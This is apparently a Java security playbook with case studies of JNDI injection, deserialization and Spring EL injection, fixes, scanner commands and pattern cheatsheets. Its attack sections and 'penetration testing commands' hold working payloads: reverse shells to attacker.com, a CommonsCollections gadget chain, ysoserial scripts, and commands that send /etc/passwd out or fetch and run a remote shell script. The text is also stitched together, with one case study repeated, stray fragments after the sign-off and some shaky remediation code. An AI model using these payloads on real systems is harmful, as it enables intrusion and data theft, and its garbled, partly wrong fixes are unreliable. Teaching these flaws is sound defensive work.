Case Study 1: The Million-Dollar JNDI Injection

Background: A Fortune 500 financial services company discovered a JNDI injection vulnerability in their customer portal that could have led to complete system compromise.

The Vulnerability:

```java
// Vulnerable logging configuration service
@RestController
public class LogConfigController {

    @PostMapping("/api/config/logging")
    public ResponseEntity<String> updateLoggingConfig(@RequestParam String loggerName) {
        try {
            // VULNERABILITY: User-controlled JNDI lookup
            Context ctx = new InitialContext();
            Logger logger = (Logger) ctx.lookup("java:comp/env/loggers/" + loggerName);
            logger.setLevel(Level.DEBUG);
            return ResponseEntity.ok("Logger updated successfully");
        } catch (Exception e) {
            return ResponseEntity.status(500).body("Configuration failed");
        }
    }
}
```

The Attack Chain:

```bash
# Step 1: Reconnaissance
curl -X POST https://target.com/api/config/logging \
  -d "loggerName=../../../java:comp/env/jdbc/dataSource"

# Step 2: LDAP Server Setup (Attacker's Infrastructure)
python -m http.server 8080 &
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer \
  "http://attacker.com:8080/#Exploit" 1389

# Step 3: Exploitation
curl -X POST https://target.com/api/config/logging \
  -d "loggerName=../../../ldap://attacker.com:1389/Exploit"

# Step 4: Profit - Remote Code Execution Achieved
```

Exploit Payload (Exploit.java):

```
public class Exploit {
    static {
        try {
            // Reverse shell payload
            ProcessBuilder pb = new ProcessBuilder(
                "/bin/bash", "-c",
                "bash -i >& /dev/tcp/attacker.com/4444 0>&1"
            );
            pb.start();
        } catch (Exception e) {
            // Silent failure
        }
    }
}
```

Impact Assessment:

- **Potential Data Exposure:** 2.3 million customer records
- **Financial Impact:** $50M+ regulatory fines under GDPR/PCI DSS
- **System Compromise:** Full application server control
- **Lateral Movement:** Access to internal microservices

Detection Timeline:

- **Day 0:** Vulnerability introduced during logging feature update
- **Day 45:** First exploitation attempt (missed by WAF)
- **Day 52:** Anomalous LDAP traffic detected by SOC
- **Day 53:** Incident response activated
- **Day 60:** Vulnerability patched, systems hardened

Remediation Applied:

```
@RestController
public class SecureLogConfigController {

    private static final Set<String> ALLOWED_LOGGERS = Set.of(
        "com.company.api", "com.company.service", "com.company.controller"
    );

    @PostMapping("/api/config/logging")
    public ResponseEntity<String> updateLoggingConfig(
            @RequestParam @Pattern(regexp = "^[a-zA-Z0-9.]+$") String loggerName) {

        // Input validation and whitelist check
        if (!ALLOWED_LOGGERS.contains(loggerName)) {
            return ResponseEntity.badRequest().body("Invalid logger name");
        }

        try {
            // Secure: No JNDI lookup, direct logger configuration
            Logger logger = LoggerFactory.getLogger(loggerName);
            if (logger instanceof ch.qos.logback.classic.Logger) {
                ((ch.qos.logback.classic.Logger) logger).setLevel(Level.DEBUG);
            }
            return ResponseEntity.ok("Logger updated successfully");
        } catch (Exception e) {
            log.error("Failed to update logger configuration", e);
            return ResponseEntity.status(500).body("Configuration failed");
        }
    }
}
```

Lessons Learned:

1. **Input Validation:** Never trust user input for JNDI lookups
2. **Whitelisting:** Implement strict whitelists for allowed resources
3. **Monitoring:** Implement anomaly detection for JNDI/LDAP traffic
4. **Network Segmentation:** Limit outbound connections from application servers

---

Case Study 2: The Deserialization Apocalypse

Background: An e-commerce platform suffered a critical breach through a seemingly innocent session management feature.

The Vulnerability:

```
@RestController
public class SessionController {

    @PostMapping("/api/session/restore")
    public ResponseEntity<User> restoreSession(@RequestParam String sessionData) {
```

```
        try {
            // VULNERABILITY: Deserializing user-controlled data
            byte[] decodedData = Base64.getDecoder().decode(sessionData);
            ObjectInputStream ois = new ObjectInputStream(
                new ByteArrayInputStream(decodedData)
            );
            SessionInfo session = (SessionInfo) ois.readObject();

            User user = userService.findById(session.getUserId());
            return ResponseEntity.ok(user);
        } catch (Exception e) {
            return ResponseEntity.status(400).body(null);
        }
    }
}
```

The Attack Weaponization:

```
// AttackChain.java - CommonsCollections exploitation
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

public class AttackChain {
    public static Object createPayload() throws Exception {
        // Command to execute: "nc -e /bin/sh attacker.com 4444"
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod",
                new Class[] { String.class, Class[].class },
                new Object[] { "getRuntime", new Class[0] }
            ),
            new InvokerTransformer("invoke",
                new Class[] { Object.class, Object[].class },
                new Object[] { null, new Object[0] }
            ),
            new InvokerTransformer("exec",
                new Class[] { String.class },
                new Object[] { "nc -e /bin/sh attacker.com 4444" }
            )
        };

        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        innerMap.put("value", "arbitrary");

        Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

        // Create AnnotationInvocationHandler instance
        Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);
        constructor.setAccessible(true);

        return constructor.newInstance(Override.class, outerMap);
    }
}
```

Attack Execution:

```
#!/usr/bin/env python3
import base64
import pickle
import requests
import subprocess

# Generate malicious payload
def generate_payload():
    # Use ysoserial for CommonCollections1 gadget
    proc = subprocess.run([
        'java', '-jar', 'ysoserial.jar',
        'CommonsCollections1',
        'nc -e /bin/sh attacker.com 4444'
    ], capture_output=True)

    return base64.b64encode(proc.stdout).decode()

# Launch attack
payload = generate_payload()
response = requests.post(
    'https://target.com/api/session/restore',
    data={'sessionData': payload}
)
```

```
print(f"Response: {response.status_code}")
```

Business Impact:

- **Customer Data Theft:** 500,000 credit card details stolen
- **Financial Loss:** $25M in direct costs, $40M in brand damage
- **Regulatory Penalties:** $15M GDPR fine
- **Operational Impact:** 72-hour service outage

Advanced Remediation:

```
@Service
public class SecureSessionManager {

    private final JWTService jwtService;
    private final RedisTemplate<String, String> redisTemplate;

    @PostMapping("/api/session/restore")
    public ResponseEntity<User> restoreSession(@RequestParam String sessionToken) {
        try {
            // Secure: Use JWT instead of serialization
            Claims claims = jwtService.validateToken(sessionToken);
            String sessionId = claims.getSubject();

            // Secure: Stateless token validation
            String sessionData = redisTemplate.opsForValue().get("session:" + sessionId);
            if (sessionData == null) {
                return ResponseEntity.status(401).body(null);
            }

            // Secure: JSON deserialization with strict type checking
            ObjectMapper mapper = new ObjectMapper();
            mapper.configure(DeserializationFeature.FAIL_ON_UNKNOWN_PROPERTIES, true);
            mapper.addMixIn(Object.class, SecurityMixin.class);

            SessionInfo session = mapper.readValue(sessionData, SessionInfo.class);
            User user = userService.findById(session.getUserId());

            return ResponseEntity.ok(user);
        } catch (Exception e) {
            log.warn("Session restore failed", e);
            return ResponseEntity.status(401).body(null);
        }
    }

    // Prevents deserialization of arbitrary classes
    @JsonIgnoreProperties(ignoreUnknown = false)
    @JsonTypeInfo(use = JsonTypeInfo.Id.NONE)
    private abstract class SecurityMixin {}
}
```

Case Study 3: The Spring EL Injection Nightmare

Background: A content management system's template preview feature became a gateway for attackers.

The Vulnerability:

```
@RestController
public class TemplateController {

    @PostMapping("/api/template/preview")
    public ResponseEntity<String> previewTemplate(@RequestBody TemplateRequest request) {
        try {
            // VULNERABILITY: User input directly evaluated as SpEL
            ExpressionParser parser = new SpelExpressionParser();
            EvaluationContext context = SimpleEvaluationContext.forReadWriteDataBinding().build();

            String template = request.getTemplateContent();
            Expression exp = parser.parseExpression(template);
            String result = exp.getValue(context, String.class);

            return ResponseEntity.ok(result);
        } catch (Exception e) {
            return ResponseEntity.status(400).body("Template error");
        }
    }
}
```

The Exploit:

```
# Attacker's payload for Remote Code Execution
curl -X POST https://target.com/api/template/preview \
  -H "Content-Type: application/json" \
  -d '{
    "templateContent": "T(java.lang.Runtime).getRuntime().exec(\"curl -X POST -d @/etc/passwd attacker.com/exfil\")"
  }'

# Advanced payload for file system access
curl -X POST https://target.com/api/template/preview \
  -H "Content-Type: application/json" \
  -d '{
    "templateContent": "T(java.nio.file.Files).readAllLines(T(java.nio.file.Paths).get(\"/etc/passwd\"))"
  }'

# Environment variable extraction
curl -X POST https://target.com/api/template/preview \
  -H "Content-Type: application/json" \
  -d '{
    "templateContent": "T(java.lang.System).getenv(\"DATABASE_PASSWORD\")"
  }'
```

Impact and Lessons:

- **Data Exfiltration:** Complete database access
- **System Compromise:** Full server control
- **Key Learning:** Never evaluate user input as executable code

Secure Implementation:

```
@RestController
public class SecureTemplateController {

    private final TemplateEngine templateEngine;

    @PostMapping("/api/template/preview")
    public ResponseEntity<String> previewTemplate(@RequestBody TemplateRequest request) {
        try {
            // Secure: Use safe templating engine with restricted context
            Context context = new Context();
            context.setVariable("userName", getCurrentUser().getName());
            context.setVariable("currentDate", LocalDate.now());

            // Validate template against whitelist
            if (!isAllowedTemplate(request.getTemplateContent())) {
                return ResponseEntity.badRequest().body("Invalid template");
            }

            String result = templateEngine.process(request.getTemplateContent(), context);
            return ResponseEntity.ok(result);
        } catch (Exception e) {
            log.error("Template processing failed", e);
            return ResponseEntity.status(500).body("Processing error");
        }
    }

    private boolean isAllowedTemplate(String template) {
        // Only allow specific template patterns
        return template.matches("^[a-zA-Z0-9\\s\\{\\}\\$\\._-]+$") &&
               !template.contains("T(") &&
               !template.contains("new ") &&
               !template.contains("java.lang");
    }
}
- **Financial Impact:** $45 million in potential losses
- **Regulatory Implications:** GDPR and SOX compliance violations

**The Fix:**
```java
@RestController
public class SecureLogConfigController {
    private final Set<String> ALLOWED_LOGGERS = Set.of(
        "application", "security", "performance", "audit"
    );

    @PostMapping("/api/config/logging")
    public ResponseEntity<String> updateLoggingConfig(@RequestParam String loggerName) {
        // Input validation
        if (!ALLOWED_LOGGERS.contains(loggerName)) {
            return ResponseEntity.badRequest().body("Invalid logger name");
        }

        try {
            // Secure JNDI lookup with whitelist
            Context ctx = new InitialContext();
            String safeLookupName = "java:comp/env/loggers/" + loggerName;
```
```

```
            Logger logger = (Logger) ctx.lookup(safeLookupName);
            logger.setLevel(Level.DEBUG);

            // Audit logging
            auditService.logConfigChange("LOGGER_UPDATE", loggerName, getCurrentUser());

            return ResponseEntity.ok("Logger updated successfully");
        } catch (Exception e) {
            log.error("Logger configuration failed", e);
            return ResponseEntity.status(500).body("Configuration failed");
        }
    }
}
```

Case Study 2: The Deserialization Time Bomb

Background: An e-commerce platform suffered a critical security incident when attackers exploited a deserialization vulnerability in their session management system.

The Vulnerability:

```
// Vulnerable session service
@Service
public class SessionService {

    public UserSession restoreSession(byte[] sessionData) {
        try {
            ByteArrayInputStream bis = new ByteArrayInputStream(sessionData);
            ObjectInputStream ois = new ObjectInputStream(bis);
            // VULNERABILITY: Unvalidated deserialization
            return (UserSession) ois.readObject();
        } catch (Exception e) {
            return null;
        }
    }
}
```

The Exploitation:

```
// Attacker's malicious UserSession object
public class MaliciousUserSession implements Serializable {
    private void readObject(ObjectInputStream in) throws Exception {
        in.defaultReadObject();
        // Execute payload during deserialization
        Runtime.getRuntime().exec("wget http://attacker.com/shell.sh -O /tmp/shell.sh && chmod +x /tmp/shell.sh && /tmp/shell.sh");
    }
}
```

The Secure Solution:

```
@Service
public class SecureSessionService {
    private final Set<String> ALLOWED_CLASSES = Set.of(
        "com.company.UserSession",
        "java.lang.String",
        "java.util.Date",
        "java.lang.Long"
    );

    public UserSession restoreSession(byte[] sessionData) {
        try {
            ByteArrayInputStream bis = new ByteArrayInputStream(sessionData);
            ValidatingObjectInputStream ois = new ValidatingObjectInputStream(bis);
            return (UserSession) ois.readObject();
        } catch (Exception e) {
            log.warn("Session restoration failed", e);
            return null;
        }
    }

    private class ValidatingObjectInputStream extends ObjectInputStream {
        public ValidatingObjectInputStream(InputStream in) throws IOException {
            super(in);
        }

        @Override
        protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
            String className = desc.getName();

            if (!ALLOWED_CLASSES.contains(className)) {
                throw new SecurityException("Unauthorized class: " + className);
            }

            return super.resolveClass(desc);
        }
```

```
    }
}
```

Comprehensive Security Cheatsheet

SAST Tools Command Reference

Semgrep Commands

```
# Basic scan with built-in rules
semgrep --config=auto /path/to/code

# Custom rules scan with specific rulesets
semgrep --config=p/security-audit --config=p/java --config=p/owasp-top-ten /path/to/code

# Generate comprehensive reports
semgrep --config=auto --json --sarif --output=results.json --sarif-output=results.sarif /path/to/code

# CI/CD integration with exit codes
semgrep --config=auto --error --strict --exclude="**/test/**" /path/to/code

# Scan for specific vulnerability categories
semgrep --config=p/injection --config=p/deserialization /path/to/code

# Performance optimization for large codebases
semgrep --config=auto --max-target-bytes=1000000 --timeout=30 /path/to/code
```

CodeQL Commands

```
# Database creation with dependencies
codeql database create myapp-db \
  --language=java \
  --source-root=/path/to/source \
  --command="mvn clean compile"

# Advanced analysis with custom queries
codeql database analyze myapp-db \
  --format=sarif-latest \
  --output=results.sarif \
  codeql/java-queries:codeql-suites/java-security-and-quality.qls

# Custom query development
codeql query run spring-security-bypass.ql \
  --database=myapp-db \
  --output=custom-results.bqrs

# GitHub integration
codeql github upload-results \
  --repository=owner/repo \
  --ref=refs/heads/main \
  --commit=abc123 \
  --sarif=results.sarif
```

SpotBugs + FindSecBugs Commands

```
# Maven integration
mvn compile spotbugs:spotbugs -Dspotbugs.includeFilterFile=security-rules.xml

# Gradle integration
./gradlew spotbugsMain -PspotbugsEffort=max -PspotbugsReportLevel=low

# Standalone execution
java -jar spotbugs.jar -textui -high -effort:max -include security-rules.xml /path/to/classes
```

Vulnerability Pattern Detection Cheatsheet

JNDI Injection Patterns

```
// ⚠ VULNERABLE PATTERNS
ctx.lookup(userInput)                    // Direct user input
new InitialContext().lookup(request.getParameter("name"))
ldapContext.lookup("cn=" + userName)     // String concatenation
props.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true")

// ✅ SECURE PATTERNS
String safeName = validateJNDIName(userInput);
if (ALLOWED_NAMES.contains(safeName)) {
    ctx.lookup("java:comp/env/predefined/" + safeName);
}
```

Deserialization Patterns

```
// ⚠ VULNERABLE PATTERNS
ObjectInputStream.readObject()            // Direct deserialization
XMLDecoder.readObject()                   // XML deserialization
Yaml.load(untrustedData)                  // YAML deserialization
connection.setAutoCommit(false); // With autoDeserialize=true

// ✅ SECURE PATTERNS
ValidatingObjectInputStream vois = new ValidatingObjectInputStream(inputStream);
vois.accept(AllowedClass.class, SafeClass.class);
Object obj = vois.readObject();

// JSON alternative
ObjectMapper mapper = new ObjectMapper();
mapper.configure(DeserializationFeature.FAIL_ON_UNKNOWN_PROPERTIES, true);
```

Expression Language Injection

```
// ⚠ VULNERABLE PATTERNS
parser.parseExpression(userInput)        // Direct SpEL evaluation
evaluateExpressionGet("#{" + userInput + "}")
template.process(userControlledTemplate) // Template injection

// ✅ SECURE PATTERNS
SimpleEvaluationContext context = SimpleEvaluationContext
    .forReadOnlyDataBinding()
    .withInstanceMethods()
    .build();
parser.parseExpression(validatedExpression).getValue(context);
```

SQL Injection Patterns

```
// ⚠ VULNERABLE PATTERNS
"SELECT * FROM users WHERE id = " + userId
query.createQuery("FROM User u WHERE u.name = '" + userName + "'")
jdbcTemplate.query("SELECT * FROM " + tableName)

// ✅ SECURE PATTERNS
jdbcTemplate.queryForObject(
    "SELECT * FROM users WHERE id = ?",
    new Object[]{userId},
    UserRowMapper.class
);
```

Security Configuration Cheatsheet

Spring Security Configuration

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        return http
            // CSRF Protection
            .csrf(csrf -> csrf
                .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
                .ignoringRequestMatchers("/api/webhook/**")
            )
            // Authentication
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/admin/**").hasRole("ADMIN")
                .requestMatchers("/api/public/**").permitAll()
                .anyRequest().authenticated()
            )
            // Session Management
            .sessionManagement(session -> session
                .sessionCreationPolicy(SessionCreationPolicy.STATELESS)
                .maximumSessions(1)
                .maxSessionsPreventsLogin(true)
            )
            // Headers Security
            .headers(headers -> headers
                .frameOptions(HeadersConfigurer.FrameOptionsConfig::deny)
                .contentTypeOptions(withDefaults())
                .httpStrictTransportSecurity(hsts -> hsts
                    .maxAgeInSeconds(31536000)
                    .includeSubdomains(true)
                )
            )
            .build();
    }
}
```

Secure JVM Configuration

```
# application.properties - Production Security Settings
# JNDI Security
-Dcom.sun.jndi.ldap.object.trustURLCodebase=false
-Dcom.sun.jndi.rmi.object.trustURLCodebase=false

# Deserialization Security
-Djdk.serialFilter=!*;java.base/**;java.logging/**;your.package.**

# JMX Security
-Dcom.sun.management.jmxremote=false
-Dcom.sun.management.jmxremote.authenticate=true

# Script Engine Security
-Dnashorn.args=--no-java

# System Property Security
-Djava.security.policy=app.policy
-Djava.security.manager=default
```

Database Security Configuration

```
# application.yml - Secure Database Settings
spring:
  datasource:
    url: jdbc:postgresql://localhost:5432/mydb?useSSL=true&requireSSL=true
    username: ${DB_USERNAME:#{null}}
    password: ${DB_PASSWORD:#{null}}
    hikari:
      auto-commit: false
      connection-test-query: SELECT 1
      validation-timeout: 3000

  jpa:
    hibernate:
      ddl-auto: validate  # Never use 'create' or 'update' in production
    properties:
      hibernate:
        jdbc:
          time_zone: UTC
        show_sql: false
        format_sql: false
```

Penetration Testing Commands

JNDI Injection Testing

```
# Test LDAP injection
curl -X POST "https://target.com/api/search" \
  -d "query=*)(|(objectClass=*))(&(objectClass=user"

# Test RMI injection
curl -X POST "https://target.com/api/lookup" \
  -d "name=rmi://attacker.com:1099/Evil"

# Test Context injection
curl -X POST "https://target.com/api/config" \
  -d "context=../../../ldap://evil.com/Exploit"
```

Deserialization Testing

```
# Generate ysoserial payload
java -jar ysoserial.jar CommonsCollections1 'nc -e /bin/sh attacker.com 4444' | base64

# Test with curl
curl -X POST "https://target.com/api/deserialize" \
  -H "Content-Type: application/x-java-serialized-object" \
  --data-binary @payload.ser

# Python testing script
python3 -c "
import requests
import base64
import subprocess

payload = subprocess.check_output(['java', '-jar', 'ysoserial.jar', 'Spring1', 'calc'])
encoded = base64.b64encode(payload).decode()
requests.post('https://target.com/api/restore', data={'session': encoded})
"
```

Expression Language Testing

```
# Spring SpEL injection
curl -X POST "https://target.com/api/evaluate" \
  -d "expression=T(java.lang.Runtime).getRuntime().exec('id')"

# JSF EL injection
curl -X POST "https://target.com/api/process" \
  -d "template=#{request.getClass().forName('java.lang.Runtime').getRuntime().exec('whoami')}"

# FreeMarker injection
curl -X POST "https://target.com/api/render" \
  -d "template=<#assign ex='freemarker.template.utility.Execute'?new()>${ex('id')}"
```

CI/CD Security Pipeline

GitHub Actions Security Workflow

```
name: Security Scan Pipeline
on: [push, pull_request]

jobs:
  security-scan:
    runs-on: ubuntu-latest
    permissions:
      security-events: write
      actions: read
      contents: read

    steps:
      - name: Checkout
        uses: actions/checkout@v4

      - name: Setup Java
        uses: actions/setup-java@v3
        with:
          java-version: '17'
          distribution: 'temurin'

      - name: Build Application
        run: mvn clean compile -DskipTests

      - name: Run Semgrep
        uses: returntocorp/semgrep-action@v1
        with:
          config: >-
            p/security-audit
            p/java
            p/owasp-top-ten
            p/spring
          generateSarif: "1"

      - name: Run CodeQL Analysis
        uses: github/codeql-action/analyze@v2
        with:
          languages: java
          queries: security-and-quality

      - name: Run SpotBugs + FindSecBugs
        run: |
          mvn spotbugs:spotbugs -Dspotbugs.xmlOutput=true
          mvn spotbugs:check

      - name: OWASP Dependency Check
        run: |
          mvn org.owasp:dependency-check-maven:check \
            -DfailBuildOnCVSS=7 \
            -DsuppressionsLocation=.owasp/suppressions.xml

      - name: Upload SARIF Results
        uses: github/codeql-action/upload-sarif@v2
        if: always()
        with:
          sarif_file: .semgrep/results.sarif

      - name: Security Gate
        run: |
          # Fail pipeline on critical vulnerabilities
          if [ -f "semgrep-results.json" ]; then
            CRITICAL=$(jq '[.results[] | select(.extra.severity=="ERROR")] | length' semgrep-results.json)
            if [ "$CRITICAL" -gt 0 ]; then
              echo "❌ $CRITICAL critical vulnerabilities found!"
              exit 1
            fi
          fi
          echo "✅ Security scan passed!"
```

Docker Security Scanning

```
# Multi-stage security-hardened Dockerfile
FROM eclipse-temurin:17-jdk-alpine AS builder
WORKDIR /app
COPY pom.xml .
COPY src ./src
RUN mvn clean package -DskipTests

FROM eclipse-temurin:17-jre-alpine AS runtime
# Security hardening
RUN addgroup -g 1001 appgroup && \
    adduser -u 1001 -G appgroup -s /bin/sh -D appuser

# Remove unnecessary packages
RUN apk del --purge curl wget

# Set secure JVM flags
ENV JAVA_OPTS="-Dcom.sun.jndi.ldap.object.trustURLCodebase=false \
               -Dcom.sun.jndi.rmi.object.trustURLCodebase=false \
               -Djdk.serialFilter=!*;java.base/**;java.logging/** \
               -Xmx512m -XX:+UseG1GC"

COPY --from=builder /app/target/*.jar app.jar
USER appuser
EXPOSE 8080
ENTRYPOINT ["java", "$JAVA_OPTS", "-jar", "/app.jar"]
```

Happy secure coding!

This playbook represents the collective knowledge of the cybersecurity community as of 2025. As new vulnerabilities emerge and attack techniques evolve, continue to update your knowledge and defensive strategies accordingly.

// SECURE PATTERNS
validateJNDIName(input); ctx.lookup(input) // Input validation
ctx.lookup(WHITELIST.get(inputKey)) // Whitelist approach

Deserialization Vulnerability Patterns
```java
// VULNERABLE PATTERNS
ObjectInputStream.readObject()          // Direct deserialization
new ObjectInputStream(userInput).readObject()
XMLDecoder.readObject()                 // XML deserialization

// SECURE PATTERNS
ValidatingObjectInputStream.readObject() // Custom validation
JSON.parse(input)                       // Use JSON instead
```

Expression Language Injection Patterns

```
// VULNERABLE PATTERNS
#{userInput}                            // Direct EL injection
evaluateExpression("#{" + input + "}")   // String concatenation
processor.eval(userControlledExpression)

// SECURE PATTERNS
sanitizeELExpression(input)             // Input sanitization
useStaticExpressions()                  // Avoid dynamic expressions
```

Security Headers Configuration

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        return http
            .headers(headers -> headers
                .frameOptions().deny()                          // Prevent clickjacking
                .contentTypeOptions().and()                     // Prevent MIME sniffing
                .httpStrictTransportSecurity(hstsConfig -> hstsConfig
                    .maxAgeInSeconds(31536000)                  // 1 year HSTS
                    .includeSubdomains(true)
                )
                .cacheControl().disable()                       // Disable caching
            )
            .sessionManagement(session -> session
                .sessionCreationPolicy(SessionCreationPolicy.STATELESS)
```

```
                .maximumSessions(1)
                .maxSessionsPreventsLogin(true)
            )
            .csrf(csrf -> csrf
                .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
            )
            .build();
    }
}
```

Input Validation Patterns

```
// Comprehensive input validation utility
public class InputValidator {

    // JNDI name validation
    public static boolean isValidJNDIName(String name) {
        return name != null &&
               name.matches("^java:comp/env/[a-zA-Z0-9/_-]+$") &&
               name.length() <= 200;
    }

    // File path validation
    public static String validateFilePath(String path) {
        Path normalizedPath = Paths.get(path).normalize();
        if (!normalizedPath.startsWith("/allowed/directory/")) {
            throw new SecurityException("Path traversal attempt detected");
        }
        return normalizedPath.toString();
    }

    // SQL injection prevention
    public static String sanitizeSQLInput(String input) {
        return input.replaceAll("['\"\\\\;]", "");
    }

    // XSS prevention
    public static String sanitizeHTMLInput(String input) {
        return StringEscapeUtils.escapeHtml4(input);
    }
}
```

Monitoring and Alerting Patterns

```
@Component
public class SecurityEventPublisher {

    @EventListener
    public void handleSecurityEvent(SecurityEvent event) {
        switch (event.getType()) {
            case JNDI_INJECTION_ATTEMPT:
                alertingService.sendCriticalAlert(
                    "JNDI injection attempt from " + event.getSourceIP()
                );
                break;
            case DESERIALIZATION_ATTACK:
                alertingService.sendCriticalAlert(
                    "Deserialization attack detected: " + event.getPayload()
                );
                break;
            case EL_INJECTION_ATTEMPT:
                alertingService.sendHighAlert(
                    "EL injection attempt: " + event.getExpression()
                );
                break;
        }

        // Log to security audit trail
        auditLogger.logSecurityEvent(event);
    }
}
```

Secure Configuration Checklist

Application Properties

```
# Disable dangerous features
spring.jndi.ignore-resource-type=true
spring.serialization.fail-on-empty-beans=false

# Enable security features
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.http-only=true
server.servlet.session.cookie.same-site=strict
```

```
# Logging configuration
logging.level.org.springframework.security=DEBUG
logging.level.org.springframework.web=DEBUG
```

JVM Security Settings

```
# Disable remote class loading
-Dcom.sun.jndi.ldap.object.trustURLCodebase=false
-Dcom.sun.jndi.rmi.object.trustURLCodebase=false

# Enable security manager
-Djava.security.manager
-Djava.security.policy=security.policy

# Restrict network access
-Djava.net.useSystemProxies=true
-Dnetworkaddress.cache.ttl=60
```